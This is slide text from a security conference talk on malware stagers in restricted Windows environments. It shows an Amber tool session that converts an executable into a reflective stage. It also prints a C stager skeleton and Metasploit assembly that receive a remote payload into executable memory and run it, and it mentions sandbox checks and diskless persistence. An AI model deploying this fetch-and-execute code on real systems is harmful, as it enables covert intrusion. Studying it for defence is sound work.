



**XIII
JORNADAS
STIC
CCN-CERT**



Remote Code Execution in restricted Windows environments

**COMUNIDAD Y CONFIANZA,
BASES DE NUESTRA CIBERSEGURIDAD**


#XIIIJORNADASCNCERT



Borja Merino Febrero

borja.merino@protonmail.com


[0x00000001]> Let's get some context



[0x00000002]> What is a Stager?

- Shellcode responsible for fetching and executing the next Stage (malware/implant, intermediate stage).
- They arise as a need due to the nature of certain exploits (space restrictions). However, they can be very useful even when we have the option to use a stageless approach ("**Data Contraception**", "**Profiling**").
- They are usually hand-made to take the less space possible and to be used by a greater number of exploits. Compiling from languages such as C is another viable option, however, some issues have to be resolved: : PIC (Position-independent code), WinAPI resolution, stack strings, removing unneeded code, etc. *
- Frameworks like Metasploit implement a large number of stagers that we can use to run our own payloads/implants

[0x00000003]> Pazuzu (reusing stagers for your implants)



[0x00000004]> Amber (reusing stagers for your implants)

```
bmerino@kali:/tmp$ ls -l mlw_rev02.exe
-rwxr-x--- 1 bmerino bmerino 2020352 nov 22 20:09 mlw_rev02.exe
bmerino@kali:/tmp$ amber -r mlw_rev02.exe
```

```
# Version: 2.0.0
# Author: Ege Balcı
# Source: github.com/egebalci/amber
```


```
[*] File: mlw_rev02.exe
[*] Reflective: true
[*] Key Size: 8
[*] API: EAT
[*] Verbose: false
```

```
18 / 24 [=====>-----] 75.00% 0s
```

```
[*] Final Size: 2020352 -> 2122302 bytes
[✓] Reflective stub generated !
```

```
bmerino@kali: /tmp$ ls -l mlw_rev02.exe.stage
-rw-r--r-- 1 bmerino bmerino 2122302 nov 22 20:11 mlw_rev02.exe.stage
```

Memory Mapping File



[0x00000005]> Stager skeleton

```

SOCKET my_socket = wsconnect(argv[1], atoi(argv[2]));

/* read the 4-byte length */
int count = recv(my_socket, (char *)&size, 4, 0);
if (count != 4 || size <= 0)
    punt(my_socket, "read a strange or incomplete length value\n");

/* allocate a RWX buffer */
buffer = VirtualAlloc(0, size + 5, MEM_COMMIT, PAGE_EXECUTE_READWRITE);
if (buffer == NULL)
    punt(my_socket, "could not allocate buffer\n");

/*      BF 78 56 34 12      =>      mov edi, 0x12345678 */
buffer[0] = 0xBF;

/* copy the value of our socket to the buffer */
memcpy(buffer + 1, &my_socket, 4);

count = recv_all(my_socket, buffer + 5, size);

function = (void (*)(()))buffer;
function();

```

```

1  push byte 0
2  push byte 4          ; length
3  push esi
4  push edi             ; the saved socket
5  push 0x5FC8D902      ; hash("recv" )
6  call ebp             ; recv();
7  ; Alloc a RWX buffer for the second stage
8  mov esi, [esi]       ; second stage length
9  push byte 0x40       ; PAGE_EXECUTE_READWRITE
10 push 0x1000          ; MEM_COMMIT
11 push esi             ; stage length.
12 push byte 0
13 push 0xE553A458      ; hash("VirtualAlloc")
14 call ebp             ; VirtualAlloc();
15 ; Receive the second stage and execute it...
16 xchg ebx, eax        ; ebx = new stage
17 push ebx
18 read_more:
19 push byte 0          ; flags
20 push esi             ; length
21 ; the current address into our second stage's
22 push ebx
23 push edi             ; the saved socket
24 push 0x5FC8D902      ; hash("recv" )
25 call ebp             ; recv();
26 add ebx, eax         ; buffer += bytes_received
27 sub esi, eax         ; length -= bytes_received
28 jnz read_more        ; if more to read
29 ret                  ; second stage
30

```

<https://github.com/rsmudge/metasploit-loader/blob/master/src/main.c> (Raphael Mudge)


Shellcode/windows/x86/src/block/block_recv.asm (Metasploit)

[0x00000006]> Other useful uses


Intermediate stage that checks if the objective is a potencial victim and if it meets certain criteria (domain?, language?, country? virtualized?, sandbox?)

Stager as a persistence method to recover and execute the implant in memory (no disk artifacts)


Targeted attacks



Data Contraception



[0x00000007]> Stager building



[0x00000008]> HTTP / HTTPS Transports

